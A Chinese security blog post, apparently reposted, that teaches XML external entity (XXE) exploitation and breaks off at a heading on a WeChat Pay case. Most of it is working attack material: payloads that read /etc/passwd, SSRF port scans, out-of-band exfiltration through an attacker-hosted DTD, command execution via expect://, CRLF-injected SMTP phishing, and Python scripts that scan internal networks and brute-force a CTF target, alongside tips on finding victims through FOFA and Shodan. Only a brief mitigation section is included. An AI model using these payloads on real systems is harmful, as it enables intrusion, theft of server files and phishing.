XXE漏洞利用技巧（XML注入）：从XML到远程代码执行

转载

墨痕诉清风 已于 2022-03-22 13:53:47 修改 2493 收藏 5
分类专栏： 渗透常识研究 文章标签： 运维
于 2020-10-12 23:04:25 首次发布
原文链接：https://xz.aliyun.com/t/3357
版权

渗透常识研究 专栏收录该内容
105 篇文章 21 订阅
订阅专栏

目录

什么是XXE

简单来说，XXE就是XML外部实体注入。当允许引用外部实体时，通过构造恶意内容，就可能导致任意文件读取、系统命令执行、内网端口探测、攻击内网网站等危害。

例如，如果你当前使用的程序为PHP，则可以将libxml_disable_entity_loader设置为TRUE来禁用外部实体，从而起到防御的目的。

基本利用

通常攻击者会将payload注入XML文件中，一旦文件被执行，将会读取服务器上的本地文件，并对内网发起访问扫描内部网络端口。换而言之，XXE是一种从本地到达各种服务的方法。此外，在一定程度上这也可能帮助攻击者绕过防火墙规则过滤或身份验证检查。

以下是一个简单的XML代码POST请求示例：

```
POST /vulnerable HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://test.com/test.html
Content-Type: application/xml
Content-Length: 294
Cookie: mycookie=cookies;
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>XML is the best!</description>
   </core>
</catalog>
```

之后，上述代码将交由服务器的XML处理器解析。代码被解释并返回：{"Request Successful": "Added!"}

现在，当攻击者试图滥用XML代码解析时会发生什么？让我们编辑代码并包含我们的恶意payload：


```
<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

代码被解释并返回：

```
{"error": "no results for description root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync...
```

还有比较明显的

http头出现 Content-type：text/xml 很有可能存在XXE漏洞



毕竟还有这两个是大杀器

1.https://fofa.so/

header=xml && country=IN （读者可以自行搜索试下）

2.www.shodan.io （无研究，需head中有text/xml思路即可）

Blind OOB XXE

如上例所示，服务器将/etc/passwd文件的内容作为响应返回给我们的XXE。但是在某些情况下，即便服务器可能存在XXE，也不会向攻击者的浏览器或代理返回任何响应。遇到这种情况，我们可以使用Blind XXE漏洞来构建一条外带数据(OOB)通道来读取数据。虽然我们无法直接查看文件内容，但我们仍然可以使用易受攻击的服务器作为代理，在外部网络上执行扫描以及代码。

场景1 - 端口扫描

在第一个示例中，我们通过URI将请求指向了/etc/passwd文件，并最终成功的为我们返回了文件中的内容。除此之外，我们也可以使用http URI并强制服务器向我们指定的端点和端口发送GET请求，将XXE转换为SSRF（服务器端请求伪造）。

以下代码将尝试与端口8080通信，根据响应时间/长度，攻击者将可以判断该端口是否已被开启。

```
<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "http://127.0.0.1:8080" >]>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

场景2 - 通过DTD窃取文件

外部文档类型定义（DTD）文件可被用于触发OOB XXE。攻击者将.dtd文件托管在VPS上，使远程易受攻击的服务器获取该文件并执行其中的恶意命令。

以下请求将被发送到应用程序以演示和测试该方法：

```
<?xml version="1.0"?>
<!DOCTYPE data SYSTEM "http://ATTACKERSERVER.com/xxe_file.dtd">
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

上述代码一旦由易受攻击的服务器处理，就会向我们的远程服务器发送请求，查找包含我们的payload的DTD文件：

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % all "<!ENTITY xxe SYSTEM 'http://ATTACKESERVER.com/?%file;'>">
%all;
```

让我们花点时间了解上述请求的执行流程。结果是有两个请求被发送到了我们的服务器，第二个请求为/etc/passwd文件的内容。

在我们的VPS日志中我们可以看到，带有文件内容的第二个请求，以此我们也确认了OOB XXE漏洞的存在：

```
http://ATTACKERSERVER.com/?daemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fbin%2Fsh%0Abin%3Ax%3A2%3A2%3Abi
```

场景3 - 远程代码执行

这种情况很少发生，但有些情况下攻击者能够通过XXE执行代码，这主要是由于配置不当/开发内部应用导致的。如果我们足够幸运，并且PHP expect模块被加载到了易受攻击的系统或处理XML的内部应用程序上，那么我们就可以执行如下的命令：

```
<?xml version="1.0"?>
<!DOCTYPE GVI [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

响应：

```
{"error": "no results for description uid=0(root) gid=0(root) groups=0(root)...
```

场景4 - 钓鱼

我们使用Java的XML解析器找到了一个易受攻击的端点。扫描内部端口后，我们发现了一个侦听在25端口的SMTP服务，Java支持在sun.net.ftp.impl.FtpClient中的ftp URI。因此，我们可以指定用户名和密码，例如ftp://user:password@host:port/test.txt，FTP客户端将在连接中发送相应的USER命令。

但是如果我们将%0D%0A (CRLF)添加到URL的user部分的任意位置，我们就可以终止USER命令并向FTP会话中注入一个新的命令，即允许我们向25端口发送任意的SMTP命令：

```
ftp://a%0D%0A
EHLO%20a%0D%0A
MAIL%20FROM%3A%3Csupport%40VULNERABLESYSTEM.com%3E%0D%0A
RCPT%20TO%3A%3Cvictim%40gmail.com%3E%0D%0A
DATA%0D%0A
From%3A%20support%40VULNERABLESYSTEM.com%0A
To%3A%20victim%40gmail.com%0A
Subject%3A%20test%0A
%0A
test!%0A
%0D%0A
.%0D%0A
QUIT%0D%0A
:a@VULNERABLESYSTEM.com:25
```

当FTP客户端使用此URL连接时，以下命令将会被发送给VULNERABLESYSTEM.com上的邮件服务器：

```
ftp://a
EHLO a
MAIL FROM: <support@VULNERABLESYSTEM.com>
RCPT TO: <victim@gmail.com>
DATA
From: support@VULNERABLESYSTEM.com
To: victim@gmail.com
Subject: Reset your password
We need to confirm your identity. Confirm your password here: http://PHISHING_URL.com
.
QUIT
:support@VULNERABLESYSTEM.com:25
```

这意味着攻击者可以从从受信任的来源发送钓鱼邮件（例如：帐户重置链接）并绕过垃圾邮件过滤器的检测。除了链接之外，甚至我们也可以发送附件。

场景4 - HTTP 内网主机探测

我们以存在 XXE 漏洞的服务器为我们探测内网的支点。要进行内网探测我们还需要做一些准备工作，我们需要先利用 file 协议读取我们作为支点服务器的网络配置文件，看一下有没有内网，以及网段大概是什么样子（我以 linux 为例），我们可以尝试读取 /etc/network/interfaces 或者 /proc/net/arp 或者 /etc/host 文件以后我们就有了大致的探测方向了

下面是一个探测脚本的实例：

```
import requests
import base64

#Origtional XML that the server accepts
#<xml>
#    <stuff>user</stuff>
#</xml>


def build_xml(string):
    xml = """<?xml version="1.0" encoding="ISO-8859-1"?>"""
    xml = xml + "\r\n" + """<!DOCTYPE foo [ <!ELEMENT foo ANY >"""
    xml = xml + "\r\n" + """<!ENTITY xxe SYSTEM """ + '"' + string + '"' + """>]>"""
    xml = xml + "\r\n" + """<xml>"""
    xml = xml + "\r\n" + """    <stuff>&xxe;</stuff>"""
    xml = xml + "\r\n" + """</xml>"""
    send_xml(xml)

def send_xml(xml):
    headers = {'Content-Type': 'application/xml'}
    x = requests.post('http://34.200.157.128/CUSTOM/NEW_XEE.php', data=xml, headers=headers, timeout=5).tex
    coded_string = x.split(' ')[-2] # a little split to get only the base64 encoded value
    print coded_string
#   print base64.b64decode(coded_string)
for i in range(1, 255):
    try:
        i = str(i)
        ip = '10.0.0.' + i
        string = 'php://filter/convert.base64-encode/resource=http://' + ip + '/'
        print string
        build_xml(string)
    except:
continue
```

返回结果：


```
root@ubuntu14:/home/user01/CUSTOM# python script.py
php://filter/convert.base64-encode/resource=http://10.0.0.1/

php://filter/convert.base64-encode/resource=http://10.0.0.2/
php://filter/convert.base64-encode/resource=http://10.0.0.3/
PGh0bWw+Ck5vdGhpbmcgdG8gc2VlIGhlcmUhCgo8L2h0bWw+Cg==
php://filter/convert.base64-encode/resource=http://10.0.0.4/
PGh0bWw+CjxoZWFkPjx0aXRsZT5XZWxjb21lIHRvIHRoZSBQZXJsIEluZGV4PC90aXRsZT48L2hlYWQ+Cjxib2R5Pgo8aDE+Q29yZUhUVFAgLSBQZXJsI
YnI+CgpwZXJsIHNjcmlwdCBsb29wIG51bWJlciAwITxicj5wZXJsIHNjcmlwdCBsb29wIG51bWJlciAxITxicj5wZXJsIHNjcmlwdCBsb29wIG51bWJlc
IG51bWJlciA1ITxicj5wZXJsIHNjcmlwdCBsb29wIG51bWJlciA2ITxicj5wZXJsIHNjcmlwdCBsb29wIG51bWJlciA3ITxicj5wZXJsIHNjcmlwdCBsb
php://filter/convert.base64-encode/resource=http://10.0.0.5/

php://filter/convert.base64-encode/resource=http://10.0.0.6/

php://filter/convert.base64-encode/resource=http://10.0.0.7/
^Cphp://filter/convert.base64-encode/resource=http://10.0.0.8/

php://filter/convert.base64-encode/resource=http://10.0.0.9/
```


场景5 - 内网盲注(CTF)

2018 强网杯 有一道题就是利用 XXE 漏洞进行内网的 SQL 盲注的,大致的思路如下：

首先在外网的一台ip地址为 39.107.33.75:33899 的评论框处测试发现 XXE 漏洞，我们输入 xml 以及 dtd 会出现报错

如图所示：



既然如此，那么我们是不是能读取该服务器上面的文件，我们先读配置文件(这个点是 Blind XXE ，必须使用参数实体，外部引用 DTD)

```
/var/www/52dandan.cc/public_html/config.php
```

拿到第一部分 flag

```
<?php
define(BASEDIR, "/var/www/52dandan.club/");
define(FLAG_SIG, 1);
define(SECRETFILE,'/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcbfe7c8f07376fe
....
?>
```

> **注意：**
>
> 这里有一个小技巧，当我们使用 libxml 读取文件内容的时候，文件不能过大，如果太大就会报错，于是我们就需要使用 php
> 过滤器的一个压缩的方法
>
> 压缩：echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd");
> 解压：echo file_get_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1");

然后我们考虑内网有没有东西，我们读取

```
/proc/net/arp
/etc/host
```

找到内网的另一台服务器的 ip 地址 192.168.223.18

拿到这个 ip 我们考虑就要使用 XXE 进行端口扫描了，然后我们发现开放了 80 端口，然后我们再进行目录扫描，找到一个 test.php ，根据提示，这个页面的 shop 参数存在一个注入,但是因为本身这个就是一个 Blind XXE ,我们的对服务器的请求都是在我们的远程 DTD 中包含的，现在我们需要改变我们的请求，那我们就要在每一次修改请求的时候修改我们远程服务器的 DTD 文件，于是我们的脚本就要挂在我们的 VPS 上，一边边修改 DTD 一边向存在 XXE 漏洞的主机发送请求，脚本就像下面这个样子

示例代码：

```
import requests
url = 'http://39.107.33.75:33899/common.php'
s = requests.Session()
result = ''
data = {
        "name":"evil_man",
        "email":"testabcdefg@gmail.com",
        "comment":"""<?xml version="1.0" encoding="utf-8"?>
                <!DOCTYPE root [
                <!ENTITY % dtd SYSTEM "http://evil_host/evil.dtd">
                %dtd;]>
                """
}

for i in range(0,28):
        for j in range(48,123):
                f = open('./evil.dtd','w')
            payload2 = """<!ENTITY % file SYSTEM "php://filter/read=zlib.deflate/convert.base64-encode/reso
                <!ENTITY % all "<!ENTITY % send SYSTEM 'http://evil_host/?result=%file;'>">
                %all;
                %send;""".format('_'*i+chr(j)+'_'*(27-i))
                f.write(payload2)
                f.close()
                print 'test {}'.format(chr(j))
                r = s.post(url,data=data)
                if "Oti3a3LeLPdkPkqKF84xs=" in r.content and chr(j)!='_':
                        result += chr(j)
                        print chr(j)
                        break
print result
```

这道题难度比加大，做起来也非常的耗时，所有的东西都要靠脚本去猜，因此当时是0解

场景6 - 文件上传

我们之前说的好像都是 php 相关，但是实际上现实中很多都是 java 的框架出现的 XXE 漏洞，通过阅读文档，我发现 Java 中有一个比较神奇的协议 jar:// ， php 中的 phar:// 似乎就是为了实现 jar:// 的类似的功能设计出来的。

jar:// 协议的格式：

```
jar:{url}!{path}
```

实例：

```
jar:http://host/application.jar!/file/within/the/zip

这个 ！ 后面就是其需要从中解压出的文件
```

jar 能从远程获取 jar 文件，然后将其中的内容进行解压，等等，这个功能似乎比 phar 强大啊，phar:// 是没法远程加载文件的（因此 phar:// 一般用于绕过文件上传，在一些2016年的HCTF中考察过这个知识点，我也曾在校赛中出过类似的题目，奥，2018年的 blackhat 讲述的 phar:// 的反序列化很有趣，Orange 曾在2017年的 hitcon 中出过这道题）

jar 协议处理文件的过程：

(1) 下载 jar/zip 文件到临时文件中
(2) 提取出我们指定的文件
(3) 删除临时文件

> **那么我们怎么找到我们下载的临时文件呢？**
>
> 因为在 java 中 file:/// 协议可以起到列目录的作用，所以我们能用 file:/// 协议配合 jar:// 协议使用

下面是我的一些测试过程：

我首先在本地模拟一个存在 XXE 的程序，网上找的能直接解析 XML 文件的 java 源码

示例代码：

xml_test.java

```
package xml_test;
import java.io.File;

import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;

import org.w3c.dom.Attr;
import org.w3c.dom.Comment;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.w3c.dom.NamedNodeMap;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;

/**
 * 使用递归解析给定的任意一个xml文档并且将其内容输出到命令行上
 * @author zhanglong
 *
 */
public class xml_test
{
    public static void main(String[] args) throws Exception
    {
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        DocumentBuilder db = dbf.newDocumentBuilder();

        Document doc = db.parse(new File("student.xml"));
        //获得根元素结点
        Element root = doc.getDocumentElement();

        parseElement(root);
    }

    private static void parseElement(Element element)
    {
        String tagName = element.getNodeName();

        NodeList children = element.getChildNodes();
```


```
        System.out.print("<" + tagName);

        //element元素的所有属性所构成的NamedNodeMap对象，需要对其进行判断
        NamedNodeMap map = element.getAttributes();

        //如果该元素存在属性
        if(null != map)
        {
            for(int i = 0; i < map.getLength(); i++)
            {
                //获得该元素的每一个属性
                Attr attr = (Attr)map.item(i);

                String attrName = attr.getName();
                String attrValue = attr.getValue();

                System.out.print(" " + attrName + "=\"" + attrValue + "\"");
            }
        }

        System.out.print(">");

        for(int i = 0; i < children.getLength(); i++)
        {
            Node node = children.item(i);
            //获得结点的类型
            short nodeType = node.getNodeType();

            if(nodeType == Node.ELEMENT_NODE)
            {
                //是元素，继续递归
                parseElement((Element)node);
            }
            else if(nodeType == Node.TEXT_NODE)
            {
                //递归出口
                System.out.print(node.getNodeValue());
            }
            else if(nodeType == Node.COMMENT_NODE)
            {
                System.out.print("<!--");

                Comment comment = (Comment)node;

                //注释内容
                String data = comment.getData();

                System.out.print(data);

                System.out.print("-->");
            }
        }

        System.out.print("</" + tagName + ">");
    }
}
```

有了这个源码以后，我们需要在本地建立一个 xml 文件 ， 我取名为 student.xml

student.xml

```
<!DOCTYPE convert [
<!ENTITY  remote SYSTEM "jar:http://localhost:9999/jar.zip!/wm.php">
]>
<convert>&remote;</convert>
```

目录结构如下图：



可以清楚地看到我的请求是向自己本地的 9999 端口发出的，那么9999 端口上有什么服务呢？实际上是我自己用 python 写的一个 TCP 服务器

示例代码：

sever.py

```
import sys
import time
import threading
import socketserver
from urllib.parse import quote
import http.client as httpc

listen_host = 'localhost'
listen_port = 9999
jar_file = sys.argv[1]

class JarRequestHandler(socketserver.BaseRequestHandler):
    def handle(self):
        http_req = b''
        print('New connection:',self.client_address)
        while b'\r\n\r\n' not in http_req:
            try:
                http_req += self.request.recv(4096)
                print('Client req:\r\n',http_req.decode())
                jf = open(jar_file, 'rb')
                contents = jf.read()
                headers = ('''HTTP/1.0 200 OK\r\n'''
                '''Content-Type: application/java-archive\r\n\r\n''')
                self.request.sendall(headers.encode('ascii'))

                self.request.sendall(contents[:-1])
                time.sleep(30)
                print(30)
                self.request.sendall(contents[-1:])

            except Exception as e:
                print ("get error at:"+str(e))


if __name__ == '__main__':

    jarserver = socketserver.TCPServer((listen_host,listen_port), JarRequestHandler)
    print ('waiting for connection...')
    server_thread = threading.Thread(target=jarserver.serve_forever)
    server_thread.daemon = True
    server_thread.start()
    server_thread.join()
```

这个服务器的目的就是接受客户端的请求，然后向客户端发送一个我们运行时就传入的参数指定的文件，但是还没完，实际上我在这里加了一个 sleep(30)，这个的目的我后面再说

既然是文件上传，那我们又要回到 jar 协议解析文件的过程中了


> **jar 协议处理文件的过程：**
>
> (1) 下载 jar/zip 文件到临时文件中
> (2) 提取出我们指定的文件
> (3) 删除临时文件

那我们怎么找到这个临时的文件夹呢？不用想，肯定是通过报错的形式展现，如果我们请求的

```
jar:http://localhost:9999/jar.zip!/1.php
```

1.php 在这个 jar.zip 中没有的话，java 解析器就会报错，说在这个临时文件中找不到这个文件

如下图：



既然找到了临时文件的路径，我们就要考虑怎么使用这个文件了（或者说怎么让这个文件能更长时间的停留在我们的系统之中，我想到的方式就是sleep()）但是还有一个问题，因为我们要利用的时候肯定是在文件没有完全传输成果的时候，因此为了文件的完整性，我考虑在传输前就使用 hex 编辑器在文件末尾添加垃圾字符，这样就能完美的解决这个问题

下面是我的实验录屏：

https://xzfile.aliyuncs.com/media/upload/picture/20181120002650-eae69596-ec17-1.gif

实验就到这一步了，怎么利用就看各位大佬的了（坏笑）

我后来在LCTF 2018 出了这样一个 CTF 题目，详细的 wp 可以看我的这篇文章

缓解措施

上面讨论的主要问题就是XML解析器解析了用户发送的不可信数据。然而，要去校验DTD(document type definition)中SYSTEM标识符定义的数据，并不容易，也不大可能。大部分的XML解析器默认对于XXE攻击是脆弱的。因此，最好的解决办法就是配置XML处理器去使用本地静态的DTD，不允许XML中含有任何自己声明的DTD。

真实的 XXE 出现在哪

我们刚刚说了那么多，都是只是我们对这个漏洞的理解，但是好像还没说这种漏洞出现在什么地方

如今的 web 时代，是一个前后端分离的时代，有人说 MVC 就是前后端分离，但我觉得这种分离的并不彻底，后端还是要尝试去调用渲染类去控制前端的渲染，我所说的前后端分离是，后端 api 只负责接受约定好要传入的数据，然后经过一系列的黑盒运算，将得到结果以 json 格式返回给前端，前端只负责坐享其成，拿到数据 json.decode 就行了（这里的后端可以是后台代码，也可以是外部的api 接口，这里的前端可以是传统意义的前端，也可以是后台代码）

那么问题经常就出现在 api 接口能解析客户端传过来的 xml 代码，并且直接外部实体的引用，比如下面这个

实例一：模拟情况

示例代码：

```
POST /vulnerable HTTP/1.1
Host: www.test.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://test.com/test.html
Content-Type: application/xml
Content-Length: 294
Cookie: mycookie=cookies;
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>XML is the best!</description>
   </core>
</catalog>
```

我们发出 带有 xml 的 POST 请求以后，述代码将交由服务器的XML处理器解析。代码被解释并返回：{“Request Successful”: “Added!”}

但是如果我们传入一个恶意的代码

```
<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<catalog>
   <core id="test101">
      <author>John, Doe</author>
      <title>I love XML</title>
      <category>Computers</category>
      <price>9.99</price>
      <date>2018-10-01</date>
      <description>&xxe;</description>
   </core>
</catalog>
```

如果没有做好“安全措施” 就会出现解析恶意代码的情况，就会有下面的返回

```
{"error": "no results for description root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync...
```

实例二：微信支付的 XXE

